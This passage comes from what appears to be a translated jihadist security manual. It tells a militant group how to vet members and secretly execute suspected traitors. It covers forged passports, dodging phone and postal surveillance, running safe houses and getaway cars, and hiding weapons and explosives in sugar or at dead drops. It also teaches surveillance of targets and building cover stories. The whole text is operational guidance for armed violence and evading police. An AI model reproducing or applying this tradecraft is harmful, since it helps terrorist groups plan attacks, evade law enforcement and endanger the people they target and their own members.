leave you alone. Instead he will work even harder and tempt you like he has never tempted you before.

vii) Not to be stubborn:

viii) Someone who does not cause problems amongst the brothers: As this could affect the way the group operates and it may affect future plans.

ix) Someone who is not greedy and does not love the dunya: This could open the door for our enemies to be able to buy this brother.

x) Someone who does not ask too many questions that do not concern him: if he is captured and forced to reveal

all the information, the damage to the group and work is restricted and limited.

xi) Should not talk too much: Some information may slip by accident.

Documents of the group

These include brother's names, group's aims, future plans, etc. They can be in the following formats; Files, CD/disk, audio, video or pictures. They should never all be put in one place. There are different types of files:

1) Normal files: It contains the expenses of the group, e.g. food, petrol, doctor fees, etc.

2) Confidential files: it has the basic secrets of the group and the names of the group members.

3) Secret files: It contains the names of some of the leaders, and the brothers that have low level work in sensitive areas.

4) Sensitive files: It contains the planning of the group, who are its donors, the aim of the group and its policies.

5) Top secret: It contains information about the brothers in intelligence, where they are working, reports on VIPs and similar high sensitive information.

If the normal/confidential/secret files are lost, it should be investigated. The brothers should be stripped of his responsibility and removed from his position. There is no

severe punishment. However, if the sensitive/top secret files are lost then there needs to be a full investigation. After the investigation, if it is proved that the individual betrayed (he becomes a traitor) the group, then he must executed. This should be done in secret and his crime should not be revealed to the rest of the group.

Files should not be swapped amongst group members except by the permission of the leader. If a file is sent to you and you do not know why and how it got to you, you should report it to the senior brothers. If you notice someone who has carelessly left a file, you must give it to the senior brothers and let them reprimand the brother accordingly. If a file is lost, all the information it contained should be made safe. For example, if the brothers stored weapons in a particular house, and the file mentioned this, then it is incumbent that the brothers move the weapons to another location.

File transferring

You must first check if the file does need to be sent. If the situation allows you, you should take a signature of the receiver in order to confirm that you have transferred it to him. With this, you should also include the type of file, the quantity of files, etc. If the file is very important you should split it into 3-4 parts. So if one part is lost or intercepted, it doesn't result in the loss of the entire file.

The brother transferring the file should know if the file he has is important or not (in order for him to take extra care if needed). He should also memorize the information of final destination such as the name of the brother, the address, etc. if he must write it; he should make sure all the information is coded well.

Normal files can be sent through an average brother. Confidential and secret should only be transferred by reliable and selected brother. Sensitive and top secret files should never be transferred.

The way to destroy files

You must first cut into small pieces, then burn it, then pour water over the ashes or remains. If you use a ball point pen to write on paper, make sure to destroy at least 3-4 pages beneath the page you wrote on. Try to get into the habit of using gloves to touch such files. This is so if such files get into enemy hands, they cannot retrieve any DNA.

Fundamentals of Identification documents

Do not keep your passport in the place you live if you are in the land of the enemy. This reason is that if the police raid the house and seize the passport, you will not be able to get out of the country easily. You must always carry your ID with you according to your cover. Never carry two different Ids at the same time. You should always use fake documents when doing operations.

There are 3 types of passports:

i) Original-you should never carry this on any operation.

ii) One with a photo, the data on it is either fake or of someone else.

iii) Both the photo and data are of someone else.

Ideally, the leader and the intelligence brothers should have a

number of passports of different countries so if the need comes, they can easily be moved.

How is information exchanged between group members?

There are numerous ways information can be sent; letters, mobile, internet, etc. You must be aware that the intelligence knows about these different ways. Therefore they employ many agents who are multilingual. They place agents in post offices and use machines to read certain suspicious looking letters. If the letter is coded, they will let it go and trace the person who is receiving it.

Another way the intelligence intercepts information is to place their agents in phone networks. It is especially important for them to use multilingual agents here as they will be listening to people's conversations. They trace all international calls. They have introduced a system in the networks that causes the system to be alerted automatically whenever a key word is used. There are many key words, such as Osama, Iraq, Afghanistan, Libya, taghut, etc. In Pakistan, if an individual uses such words and is traced, they will put surveillance on him for 3-6 months. An example which is related to our topic on mobile communication is of a Saudi brother in 1997-98 who was involved in jihad. He was a very sociable brother and always used to insist on taking the brothers phone numbers in order to contact them. Some were hesitant, but as this brother was a senior brother, they felt there will be no risk in giving such information. The intelligence arrested this brother, confiscated his mobile phone and to their amazement, they found 700 numbers on his phone. They had kept him in custody for 6 months, whilst they traced all of the individuals on the phone.

Within 3 days, they arrested 70'000 brothers. We can draw a very important lesson, namely, when we do work, we do not base our decisions to give sensitive information on whether you trust a brother or not. Instead, you should base it according to the necessity and whether you need to give out this information. This is what we call a 'cut out system'.

The most important role of the FIA is to track anyone who is involved in politics. Whether they are residing in or out of the country and trace all the movements and contacts. The next groups they monitor are the Islamic scholars and imams. They regularly listen to the sermons given by the imams and look for any signs or indications that they are encouraging some sort of rebellion against the current government. It is not uncommon for the intelligence to assassinate Islamic clerics who call for jihad, such as Sheikh Shamzai who gave a fatwa against the government and consequently murdered. Another role for the FIA is to protect the nuclear weapons of the country. They employ agents in airports, train stations, etc in order to gather information on anything that maybe suspicious. They also spy on journalist-to ascertain if they are acting as a mouthpiece to the terrorist, NGOs and aid workers. These categories also enjoy a close relationship with senior politician in the country and therefore need to be vetted that they do not possess a threat to such government officials.

Some basic points on working

- If someone is sent to work in a location, he should be briefed on the location, the dangers in the area i.e. intelligence buildings, police stations, and how these

security services operate in such areas.

- When doing reconnaissance, pictures will be very valuable (be aware that some areas prohibit picture taking). You can also give possible ways of attacking the location.

- Some security/sensitive buildings will be either surrounded with a wall, fence, or barbed wire. They employ security personnel to patrol; they use electronic security (CCTV or heat sensors, movement sensors), dogs, etc.

- They sometimes electrify the fences, so take extra care. Some walls have 2 walls, one behind the other. At times they are separated by a distances of 10ft. The area between the two walls will either be patrolled by security staff, dogs, water which has been electrified. Different places use different security measures; therefore you must study them before any operation.

- When VIPs enter high security buildings they go through a number of checks. First they are ushered into a guest room with a number of security staff. They stay in this room until they confirm their identity and if they have permission to enter. The put cameras and listening devices in the room to observe the VIP's actions. The security will take note of the time he arrived, time he left, the number of cars, number of individuals with him, etc. The car of the VIP tends to have some sort of sign or symbol in order for the security to know who the individual is.

COMMUNICATION

There are different types of communications the mujahedeen can decide to use. The first we will discuss is using letters.

1) Letter

They are used because they are cheap, and if done is a good manner, they are very secure. The person writing the letter should be educated-know how to code a letter and is aware of other security techniques. If the receiver does not have the codes, then you must write the letter in a way where he can understand the letter without needing to be very explicit. You should not write long letters unless it is necessary. Before writing any letter, you should write all the points that you intend to write about in the letter. When writing the letter, make it sound like a natural and normal letter.

How to send the letter

i) Through normal mail service-Takes time and could be lost easily.

ii) Through special urgent and safe mail such as UPS, DHL and similar companies- Avoid the companies that require you to provide them with a name and address of sender.

iii) Through one of the brothers-This is most secure and could be fastest.

How to pass on the letter

You must first be sure you are giving the letter to the correct individual. You should make a photocopy of the letter. You

should use the same precautions we listed earlier concerning moving the files of the group, i.e. using a trustworthy brother, memorizing the address. Once read, the letters should be destroyed the same way as you destroy the files of the group.

How to hide the letters

There are many ways; we will only discuss a few.

i) Hide inside a pen

ii) In toothpaste

iii) Inside a book

iv) Baby milk tins

v) In a taweez (some ignorant Muslims carry pouches around their neck in order to ward off the evil spirits)-You can make your own pouch and keep the message inside it.

When carrying the letter, you should avoid entering high sensitive areas unless you have to. You should not be careless of the letter. Avoid passing attending or passing through protests or rallies.

You should already have a pre planned place where you will swap the letters. Before you give the letter, you should first scout the area to see if there is anything suspicious. If you meet in a public area you can swap the letter when you shake his hands. You could have the letter inside a newspaper, and hand it over to for him to read. There are different methods to use depending on the circumstances. Once you have exchanged the letters, you should leave the area as straightaway. Do not

decide to do some shopping in the area, or eat in a restaurant, etc.

2) Phone communication

This is used by everyone. It is one of the most useful tools of a mujahid, but it is also one of the most dangerous tools for the mujahid. The majority of brothers that get arrested are due to mobile phones. As we mentioned before, call are monitored and there are train multilingual agents who are on standby to listen to conversations.

Before you call, you should note down all the points you want to say in the conversation. The reason for this is that it will make the conversation longer than necessary, therefore be more expensive. It also gives more time for the authorities to trace your exact point. You should never use your phone in the area you live in.

Never use a phone box in the same area you live in. Don't use the same box more than once. However if you are in a place which does not have many of them, then at least wait a month before you use it again. If you have to call 2 brothers, do not call them from the same phone box, as if the authorities are tracing one brother, they will be led to the second brother as you have made a link for them. Once you have ended your call, you should call a random number and stay on the line for at least 15 seconds without speaking before you put the handset down. Avoid making any conversation with anyone near the phone box-just in case the police come and speak to the people in the area and they give a description of you. Before using the phone box try to inspect the phone to see if there is anything suspicious. Keep your conversations very short. Leave the area as soon as you have finished making the phone call. Another

point may sound obvious, but make sure you confirm the person on the other side of the phone call is the person you want to talk to. Use codes, as mentioned before, and make sure these codes do not stand out.

If you are talking with a brother face to face, make sure your mobile phones are not near you. You should learn to change your mobile and SIM regularly-depends on your budget. Do not make the mistake of only changing your SIM and keeping the same mobile, as the authorities trace both mobile and Sims. Try to get in the habit of having one mobile solely for incoming calls, whilst using another number solely for outgoing calls. In Pakistan, it is best to use 'jazz' as this gives your GPS point to within 100m, whereas 'U phone' gives your point within 3m, and other newer network providers give your exact position.

3) Wireless/Walkie Talkie

These are used mostly in guerilla warfare. They are very convenient, but have many disadvantages such as:

- In bad weather, the transmission will be affected
- The enemy can always listen to transmission
- The enemy can easily disturb you
- They can locate you

To counteract some of these disadvantages, you can do the following:

- Limit the length of transmission-do not use for useless

talk (this also applies to mobile phones)

- Fix a time to speak
- Change the location of where you use walkie talkie. The Chechen mujahid Shamil Basayev was killed due to him using a walkie talkie and they bombed the area (this shows that the kuffar have the technology to locate someone who uses a walkie talkie. In addition, the mujahid Naek Muhammad from South Waziristan was bombed when he was giving an interview to the BBC whilst using a satellite phone.
- If you can use the lower mode on a walkie talkie it is safer, in other words, use the high mode only if you need to transmit to others who are far from you.
- To transmit in 'cross number'. This is where you receive the transmission on one frequency, and when you click the button to speak, it sends the transmission through a different frequency. When using this format, avoid using the same cross number with all your contacts. Use different cross numbers for different groups/individuals.

4) SMS/Fax

SMS and fax can easily be read. Don't use them in the same area you live in. if you do have to register them, obviously you should not give your real name. Don't use the same place to always fax from (many of these precautions are the same for other types of communication). Once you have faxed, delete

the cache memory on the fax machine. Make sure you leave the area immediately after your have sent the fax.

If you know a brother has been arrested and he knows which type of communication you use such as the mobile number you use, then you must throw away the current type of communication and buy another one –this applies to all types of communication-.

MEETINGS AND 'GET-TOGETHER'

The differences between the two are that a get together is more open and many people could be present. Whereas a meeting is closed and has less people. A meeting requires more security due to its secretiveness. In get together you are free to discuss any topic, whereas a meeting is arranged to speak about specific topics related to work.

How to arrange a meeting

You should inform the brothers of the location and the time of the meeting. If for some reason, there is a security problem, then you should inform them in code that they should not arrive-for example calling them and telling them the voltage is too high-. If someone uses a taxi, he should not embark from the car at the location, but should get off near the location. If someone uses a personal car, he should park the car in a way that enables him to escape easily and quickly. Everyone should check if they are being followed before entering into the area/location. Make sure the mobile phones are not with you in the meeting. Make sure the clothes you wear are appropriate for the area. Depending on the individuals arriving in the meeting and whether they are very important you should consider having secret guards outside the safe house/building who could inform you if there are any police intending to raid the building. They could also disrupt the police if they come too close by for example keeping a car in a narrow road changing the tyres.

The safe house should have at least 2 doors. The brothers should arrive from different locations and use different doors

to enter the building. They should not arrive at the same time, but all before the meeting will commence. You should check the house has anything suspicious. Make sure that once you have finished the meeting you remove any evidences that will indicate you were there and the number of brothers- i.e. removing the cups of tea.

When conducting the meeting, you should have all the points you want to discuss written down. The meeting should not last more than 30 minutes. A meeting is called when there is a need or emergency and it should take place within 24hrs of the notice. Once the meeting is set, do not postpone it. Emergency protocols should be known i.e. police arriving, what do you do? If you are forced to evacuate the safe house, you should go to another safe house where you will be briefed on the situation, such as who is arrested, what happened. Once you have had a briefing, you should all leave. An investigation should begin to understand what happened.

TRAVELLING SECURITY

Most people are arrested due to poor precautions whilst travelling. Travelling is always a risk (if you don't take your precautions), even if the country is not on high alert. Obviously different areas require different protocols, but they generally have the same concepts. These are to dress according to your cover. This means you don't wear rags when your cover is a rich businessman. Make sure your trousers are below your ankles. Your appearance should be of normal people such as having a normal hairstyle-even if these means 'un-Islamic 'hairstyle. Make sure you know what items are with you whilst travelling. In the most cases your cover in high risk areas will not be Islamic, so you must not carry any atar-perfume-, miswak and other similar Islamic items. You should carry only one ID. If you do not need to, then you should never carry anything dangerous e.g. guns, knives, etc. if you do need to carry something dangerous, try to place it near someone else, so if the police find it they will not suspect you. Carry money according to your cover, unless you are compelled to move large amounts from one location to another.

Make sure you know the area you intend to travel to. You need to focus on the mission and not get side tracked by wanting to 'enjoin good and forbid evil' whilst travelling. Avoid fighting as this may attract the police to you. You should buy your own ticket and know its route. Once you've arrived, you should destroy the ticket. (When using a bus/coach) You should avoid sitting in the back, as this attracts the attention of the police. If your journey allows you, don't get off at your final destination, but instead close to it. This is so you can shake off any intelligence that may be on the bus with you and not directing them to your intended final destination.

Hotel Security

There are normally intelligence officers in these places. In some sensitive areas, the intelligence comes and takes the names of the people staying in the hotel and checks the names.

Hotels should be taken according to your cover. You don't stay in a 5 star hotel if your cover is of a poor student. When you enter the room, the first thing you should do is close the windows and curtains. Then check if the room has any cameras or bugs-these could be under lamps, next to paintings on walls-. Avoid using the hotel phone to contact anyone. If you do need to talk about sensitive topics in the hotel room, then you should switch the TV on high volume. But the better thing to do is to have such a meeting outside the hotel in a park or restaurant.

Many hotels especially in busy cities have women hanging around the lobby areas in order to attract men. These could be prostitutes or just women looking for a man who has money. Whatever their intention is, this causes a big problem. Some intelligence services use these women to test certain people to see if he is who he says he is. Shaytaan is going to want to tempt you through this door. A young beautiful woman may come and talk to you. The first thing you do to protect yourself from such a situation is to make dua to Allah for steadfastness. The second thing is to find an excuse to get away from her that is realistic and sensible, such as you having a girlfriend for the past few years and you are loyal to her or you are homosexual. The type of excuse really depends on the confidence of the brother and the situation and place he finds himself in.

Types of Transport

In urban warfare, the most advantageous form of transport is a motorcycle. You can drive through traffic, go through narrow paths, and is relatively cheap if you need to dispose of. With all types of transport you use, you should have the full paperwork required (license, vehicle paperwork, etc). Make sure you observe the rules of the road. Keep your mode of transport with full fuel, as you may need it in an emergency.

When using a 'get away' car, make sure the car is parked and facing the direction you intend to leave by. Keep the car engine on whilst waiting for the brothers to escape. This means you do not switch the engine on only when the brothers get into the car in order to preserve the fuel. The reason you do this to avoid any potential problems that may occur when trying to switch a car on. Make sure the driver knows the escape route and the area he will be driving in. You should get the car checked and make sure it is in good order (breaks work, car lights all work, etc). This car could either be a stolen car or a rented car. Never use any car that can be traced back to any of the group members. Avoid using a direct route to your destination. As these tend to have more police presence and also have CCTV that can later assist the police in the investigation on the operation. Avoid leaving any DNA in the car as this may lead the police to you if they retrieve the car. A way to do this is by covering your entire body with clothes (i.e. don't wear a t-shirt as your arms may be exposed). In addition, do not leave any personal items in the car.

PROPAGANDA

(**Trans note**. The sheikh speaks at length about the different types of propaganda the kuffar use against the mujahedeen, however as this is a security (amniyat); I didn't see how it can practically be applied to a brother working in a high risk area. In addition, the propaganda used by one country will differ from other countries. However the sheikh does give a list of ways to avoid the propaganda affecting the group)

How to reduce propaganda affecting your group:

- Keep the group busy.
- If a lie/propaganda does emerge, you should inform the group members immediately of it.
- You should punish anyone who insists on spreading this lies amongst the group.
- Increase the religious awareness of the brothers.
- You should solve any of the brother's problems. Answer any of their doubts, questions, misconceptions, etc.
- Giving the correct and comprehensive training to the brothers especially in obeying the *ameer*.
- Have frequent meetings and gatherings between the leaders and the group members (obviously assuming it is safe for the leaders to expose themselves regularly)

How the enemy makes propaganda:

- By the enemy giving false promises. An example of this when General Musharaf gave a promise to the foreign mujahedeen in the tribal areas of Pakistan that if they surrender and give up their arms, he will give them an amnesty.

- Spreading information that makes people lose their confidence in your group.

- Giving false reports.

- Offering the worldly delights to the mujahedeen in order to turn them away from this blessed path. For example in Saudi Arabia, they give the mujahid who leaves this path a nice car, house wife, and anything else he may want.

DEFENSIVE SECURITY

Safe House

Purpose:

- To have a meeting
- To give training (*tarbiyah*) to brothers
- For rest before and after an operation-you should use different house for different operations.
- Weapons storage
- To hide brothers

Conditions of a safe house:

- Should be far from any government building or high security places such as airports.
- The house or area should not for criminal activity where there will be a high presence of security personnel.
- Its road should have different points for entry and exit.
- The owner should not know the real reason for the house. The tenant should have a believable cover.
- The safe house should have your own security both outside-disguised- and inside (obviously this depends on the circumstances and number of brothers you have in your group).
- It should have the things you need to live such as basic

utilities, blankets, etc. These should not be too luxurious or too poor.

- Once the operation takes place you should leave the place, as the police may track the house that was used. Also if you suspect that the house has become compromised, such as seeing suspicious people outside, you should leave immediately.

- The house should be organized and you should know where everything is. If you are forced to flee, then you know where all the sensitive items are.

- When using a 'mobile safe house' such as a hotel, you should not stay more than 5 days. You may decide to use this if you only need to stay in an area for a short while such as a training certain brothers.

- You should regularly change safe houses.

- Try not to socialize too much with the people in the neighborhood. If you go for tea at someone's house, he then will have to come to your house for a cup of tea. But also don't cut yourself completely from the neighbors as this will bring suspicion on you. In rural areas, you will be forced to socialize more than in metropolitan cities.

- Avoid attending local shops, restaurants or mosques which are directly near your house.

- Ideally, you should have car parking for the safe house.

- The windows should remain closed all the time.

- If the house has many rooms, then you should divide the brothers/equipment in the rooms.

- If you need to store equipment for a long time-such as weapons-, you can build extra wall around the weapons. So upon first inspections, people will just see a normal wall. If you adopt this method in one room, you should use a different method for the other rooms such as digging it underground or above the ceiling.

OFFENSIVE SECURITY

This involves going inside the enemy and gathering intelligence.

Tracking someone:

This is in order to gather information about him and who he meets. This can be categorized as either covert (secret) or overt (open). This can be done by foot, car, camera, etc. its length could vary from tracking someone 24hrs or only a particular part of the day such as what he does in the evening. Or it could be more intensive and you want to know his schedule. In this regard, you will have to have him on constant surveillance for 2 weeks and note everything, from what he eats, to where he parks his car. When conducting this surveillance you could either be stationary (such as sitting in an internet café observing the target, sitting in a coffee shop reading a newspaper) or it could involve you moving. All of these factors depend on the situation, who the target is and the area you are in.

Conditions of someone who is involving in tracking someone/surveillance:

- Change according to the situation.
- Knows the area well such as its roads, shops, etc.
- Should know the characteristics of the people of the area.
- Should be strong, wise and alert.

- Should be in control of his actions.
- Obedient to the ameer.
- Love his mission and motivated.
- Have good teamwork skills.
- He should look normal and have nothing that differentiates him from others such as a big scar on his face.
- If there are two brothers working together, they should be of similar height, and have different colour clothes.
- Should have a believable cover with all the supporting documents.

Things you should look out for when tracking someone:

- Before you begin surveillance, you should go the area and familiarize yourself with the area i.e. knows its roads, shops, etc.
- When following the person, never look into his eyes, as this will attract his attention. You can use sunglasses (not 100% black as this is suspicious) to look at him in the eyes, as he will not be able to see what you are looking at. Use them in relevant time and place, i.e. don't use sunglasses very late at night as this is not the normal time for people to wear them.
- Don't stay too close to the target as if you are his shadow.

- Make sure the target/person you are following doesn't see you.
- Don't be distracted by other things.
- Never carry a weapon, illegal or suspicious materials.
- When following the target, make sure you are aware of the areas you are entering. You don't want to follow him into a security area where you will be stopped and asked questions.
- Pay close attention to the target; make sure you see all his movements. He may make a sudden left/right turn and if you weren't watching him, you will have lost him.
- *What if he enters a building?* Firstly you should know what this building is (hotel, house, business, etc). if there are two of you, one should stay outside and keep an eye on the entry and exits of the building to see if the target tries to trick anyone following him. The other should go inside the building, but he needs to a cover story as why he is entering this building.
- *What if he enters a bus?* If he gets on a bus, you should get to the next stop and get on the bus. If there are 2 of you, one gets on the bus with the target at the same time, and the other should track the bus from the outside.
- You should take note of anything unusual the person does. For example, he has a hat and takes off his hat at certain points.

- See if anyone else is with the target and is observing from far in order to see if anyone is following the target.

- Avoid dark lit areas, as the target maybe luring you (assuming he knows you are following him) in order to attack you.

- Whilst following someone, try to change your dress e.g. changing your t-shirt.

- If there is more than one person following the target, you should a code on how to communicate with each other. For example, putting a jacket around the waist means that there is danger.

- You should carry a phone with you just in case there is an emergency.

- You should have small change. This is just in case the need arises that you need to use a public transport. If the money you have is in large bills, then there may be a chance that the service you are using (such as a bus) will not have change.

- If the area you are doing surveillance in is large, then you should try to arrange to split the area into parts. Each part is allocated to a team/brother.

Things you should use when following someone:

- Use clothes that are normal for the area.

- If you are working in a team, then all the clothes should be different.

- All watches should be synchronized.
- You should have a notepad and pen.
- If you are following someone for a long distance, you should have a change of clothes.
- Have comfortable footwear.

How to know if you are being followed:

1. You need to constantly be aware and alert of your surroundings.
2. If you suspect a particular person is following you, then you should find a place such as a newspaper stand and stop there. Then turn around and look him in the eyes. If he was following you, he will look away in order not to blow his cover. You can repeat this a few times.
3. Another way is to get on a off a bus and see if the person is following you. Another place you can use is a hotel.
4. Alternatively, you can drop a scrap paper on the floor, and see if the person following you will pick it up. If he is following you he will think you have dropped something that can be useful to them.
5. Another way is that you can walk down a road, and then run at a certain point around a corner. Once you get to the corner and out of sight of the person you stop. You then wait to see if anyone else comes running around

the corner. If they are following you, they will need to keep up with your pace, so they will have to run to keep up with you.

6. You can stop at a window of a shop to pretend you are looking at the products on offer. But instead you will be looking at the reflection of the people walking behind you and seeing their actions and reactions.

7. You can cross a very busy road at a place where people do not normally cross. Then you can see if anyone else crosses the road also.

8. Go to an open field, and see if anyone else follows you into the field.

If you want to lose the surveillance you can use some of the above methods (3, 7, and 8). In addition you can get into a crowded place where it will make is difficult for the surveillance to keep up with you amongst so many people. Another way is to use a taxi and go to another area.

Things you should look out for when tracking someone using the car:

This is similar to tracking someone on foot.

- Make sure the engine of the car is in good condition. And you have all the correct paperwork.

- The car model and colour should not stand out from all the other cars. You should have no signs on the vehicle that makes it distinct from other cars.

- You should have a full tank.
- You should know the area well.
- There should be some sort of communication in the vehicle such as a walkie talkie or mobile phone.
- You should abide by all the rules of the road.
- The job of the driver is to follow the car and keep within eye distance of it. The job of the front passenger is to also observe the car and other cars that may be suspicious. His job is also to get out of the car and follow the target if he gets out of the car and walks. If you have other passengers in the back, they have the same job as the front passenger.

Things to look out for when tracking someone using the car:

- Try to avoid losing the target car at traffic lights. If he breaks the rules of the road, you do not break the rules.
- Keep an eye on the petrol gauge/level.
- If the number plates are allocated to certain areas. Then you should use a car with the number plates of the area you will be driving in.
- Have all the necessary paperwork for the car.
- You shout take note of any signs on the target car. If you lose the car and then see it again, you can confirm that it is the same car.
- If the target car enters a closed road (a road that has

entry and exit from the same point), then one person should get out of the car and walk down this road to check on the target car. Whereas the car should be parked away from this road.

How to know if your car is being followed:

- When you speed up, you see the car that you suspect also speeding up. And when you slow down, it also slows down.
- Go to a quiet area, and then leave it. See if the same car is still following you.
- Use a roundabout and go around it 3-4 times. Either the car follows you around it and blows its cover. Or it is forced to take a particular exit, and may potentially lose you.
- Drive fast and take an immediate left/right. Then quickly park up and observe if any other car comes around the corner at a fast speed (this is the same trick when you are walking and trying to see if someone is following you).

If you want to lose them you should first confirm that you are being followed. Some brothers may get a bit too paranoid and abandon the mission due to see the same car a few times. You must understand that if you are travelling to an area, and another car is behind you, there may be a high chance that the driver of the 'suspected' car is also going to the area same area. One way of losing a car that is following you is to get into

traffic. Here you keep driving in and out of lanes. He will eventually lose you from his sight. Another way is that if the car has many brothers, then they should all leave the car and go in separate directions.

How to do surveillance stationary:

- You first need to have a reason to be in a particular place. Such as selling something on the street or sitting in a coffee shop eating and drinking.

- You must take note of everything that is taking place on the place you are watching such as who is coming in and out, anything strange, etc. All of these should be noted with the time. This is needs to be very organized.

- You should be attentive to your surroundings. There was an example where a Russian general was used as a spy to be a driver of an American general. He was employed as a driver for 4 years. One day they were filling fuel for the car and the Russian referred to the fuel as petrol. In America they refer to it as gasoline. When the American general heard this, he become suspicious and got the Russian arrested when they returned to the base. This led to the cover of the Russian being exposed.

- How do you know the target?

    1. You originally know the person.

    2. You have seen a picture of him.

3. You are informed of his physical appearance (e.g. tall, slim, moustache, glassed, etc)

- You should use codes when communicating with other members of the team. These should be realistic and not stand out. So you do not open an umbrella 3 am and there is no rain. If people see this they will be very suspicious.

COVER STORY

This is what hides someone when he is working. There are two types of covers; Official and un-official. These both have their advantages and disadvantages.

Official:

This is where you get assistance from a country. You get their support such using their diplomatic passports. With such covers, you receive immunity, which means your items will not be searched. You can transfer items and messages easier.

However you will be exposed, as everyone will know who you are. You will also be prohibited from visiting certain areas as it may be dangerous for you. It will be easy for someone to follow you, especially if you are using a car. As your car will have diplomatic plates.

Un-official:

These are where you are left to make your own cover with supporting documents. You do not get direct assistance from countries and therefore have to work by yourself or a group. You can move around easier as you are not known. This means it will be more difficult to be followed or tracked.

However if you get caught you will be arrested and punished in the country. There is even a possibility that you may disappear and no-one will enquire about you (this may occur in countries that have poor track record of human rights).

The types of un-official:

Deep cover:

These tend to involve professional careers such as doctors, engineers, teachers, etc. There was an Egyptian spy named Rifaat Jamal. He managed to infiltrate the Jewish community in Egypt. He convinced everyone that he was Jewish, using this cover, he managed to get into Israel. He got married and had children in Israel. He spent 33 years with this cover. He eventually became the ambassador of Israel to Germany. He died in Germany. He left a number in his diary, and instructed his wife to call this number if he was to die. When he died, his wife called and it went direct to the Egyptian intelligence. After they buried him in Germany, the Egyptian intelligence came and took him out of his grave and buried him in Egypt.

Another interesting story involving cover occurred in Pakistan. There was an imam of a mosque/area which was located very near to a Pakistani training camp. He was imam for the duration of 36 years until he reached the age of 70 years. He had a wife and children in this area. He realized that he had hernia (type of illness around the lining of the belly) and needed an operation. When they began to operate on him they realized that he was not circumcised. The authorities arrested him and began to interrogate him and torture him. He admitted to being a spy RAW (intelligence of India).

Normal Cover:

When you work anywhere you must have a cover story. It may be a long cover or a very short cover for example you knock at someone's house and the person you are looking for is not in you will need to give a quick cover story as to who you are and

why you need this particular person.

Conditions of good cover:

- Double cover- This includes being able to change your cover instantly if the need arises. For example if you are on a bus and someone asks you where you are from and you give a town. To your amazement he says he is also from the same town. This leads him to begin to ask more specific questions about the area. You could answer him by saying that your father is from this area, but you live in another area.

- Your cover should not cause suspicion on you. For example you say you are a mathematics teacher, but when he asks you a simple equation you do not know the answer.

- Always have an ID to support your cover.

- Your cover story should last as long as you need the cover. For example, if your cover is that you are only visiting the area for a few days, but then you stay for 6 months, this may bring suspicion on you.

- You should properly think of what kind of cover you will use. Do not just pick the cover straightaway without considering other factors. For example, you quickly decide to use the cover that you are a rich businessman, but you don't even have enough money to buy good quality clothes.

HIDING:

This topic could involve hiding wanted/known brothers from the security services. It could either involve moving someone or something secretly from one place to another.

Factors to consider before storage/hiding:

- When you hide something, this could either be in a stationary place (i.e. house) or something that is moving.
- Another factor to bear in mind is whether the object is liquid or solid.
- You should know how long something needs to be stored before deciding on the method of storage.
- When carrying letters or similar items, you should not try to hide the container you hiding something inside. If you decide to hide a letter in a watch, do not try to hide the watch as well, as this will cause suspicion if the watch is uncovered.
- If you want to hide explosives or weapons, you can store them in big bags of sugar as an example. If you have a warehouse or store room full of sugar, you will keep about 70% of the bags only sugar. The 30% you will store both sugar and weapons.
- You should also bear in mind the person you are using and the area he is in. For example, if you are in a very poor area, you do not give a young person a very

expensive laptop to look after. If he was stopped by police they will ask him many questions concerning it.

- When moving around, do not hide items in things that attract attention such as a handy cam or the latest mobile phone.

- If you have to carry many things then you should split them up and not carry them all at once.

- If you need to hide things in a house, you should use different methods (we mentioned this before under the safe house chapter)

- If sending a parcel, never send it direct to the person.

- If you need to send dangerous material, you can pack it with flour or sugar (make sure you pack in plastic as it may damage the material).

- If you are sending a brother with a parcel to deliver and he needs to shave his beard, then he should not shave on the day he needs to travel. As there will be whiteness from where his beard used to be. So he should shave at least a few days before he intends to travel.

DEAD DROP BOX:

This is where two people who don't know each other and don't meet are able to pass things to each other. The advantageous are very clear namely, they don't see each other therefore their security is preserved.

Conditions of a dead drop box:

- The area: This must be a place that will not cause suspicion if you stay for a short while. A good example of such a place is a graveyard. The cover you will use in such an area must be realistic. It should also be easily reachable (the only exception is when storing weapons; it should be difficult to get to).

- The place should be easily visibly. And that it does not get damaged by weathering.

- If it is kept underground, it should not be easily uncovered by a few days of rain.

- (When burying weapons) You should place at least 2 signs to indicate the place. These must not be directly above it; it should be at least 10-15 feet away from it.

- When dropping a letter or something similar you should have signs to give a message to the person that will be picking up. For example, if you leave 2 stones, that means that the item has been dropped, 3 stones means you did not drop it for some reason.

These signs need to be appropriate to the area.

Advantages:

1. One another don't see each other.
2. If people do a raid on the area they will only arrest one brother.
3. You can keep it anywhere where people frequent, e.g. garden, library, cinema, schools, mall, shopping centre, etc.

Disadvantages:

1. If you keep the item for a long time, it may get ruined by weather.
2. There is no security or anyone to guard it.
3. If it is in an area that is uncommon for people to walk around and someone sees your footsteps, he may follow them and get to the 'hidden stuff'
4. At night it will be difficult to find the exact place.

Things to look out for:

- Make sure no is following you. Make sure you have a cover story that explains why you are in the location at a particular time.
- Should be hidden and protected well.

- (especially letters and similar items) There should not be a long duration between the time the item is dropped and time it is picked up.

- The two brothers involved in this job should have very good timing. The time should be fixed.

If it is a letter:

- It should be coded.

- If packed in something, the packing should not be eye-catching.

If it is weapons:

- It should be packed well and difficult to open.

- It should already be packed into smaller packages. Don't put it all in one bag. This is because if someone was sent to pick the items, they should be in bags that are easily carried by someone walking.

- If it is explosives, never pack the detonators with the main charge of explosives.

The person making the drop:

- Make sure you are not followed before you make the drop.

- Only put the sign once you have place the item at the designated place. Don't put it before! This is because if you place the sign first, and then go to the place and begin to place the item and then you

are forced to leave due to some circumstance. Then this causes the brother who will pick it up to worry as he will suspect someone else has picked up the items. This may cause unnecessary problems for the group.

- Once you make the drop you should leave the area immediately.

- When you are leaving, make sure you are not being followed.

The person making the pick up:

- He should pay attention to the signs. If there is a danger sign, he should not go anywhere near the items.

- Once he has picked up the items, he should place a sign that he has picked up the items (again, this should only be done once the job is carried out).

- He should leave the area immediately.

Conditions of the signs:

- It should not be placed in an area that can easily become damaged. For example, if you decide to use stones in a child's play area, then expect that the kids may play with the stones and ruin the sign.

- It should not attract the attention of the people.

- Should not be suspicious.
- The person who makes the drop or pick up should be the only person to put the sign.
- There should be a sign to indicate the drop and pick has been made.
- Before you put the sign, you should confirm that no-one is following you.
- Do the sign only once you have completed the work.
- Never keep the sign near the 'hidden stuff'.

4 types of signs:

1. Busy-did not make the drop for some reason.
2. Danger-don't make the pickup.
3. The item has been dropped.
4. The item has been picked up.

HOW TO GET INFORMATION FROM SOMEONE WITHOUT THEM KNOWING THEY ARE GIVING YOU IT:

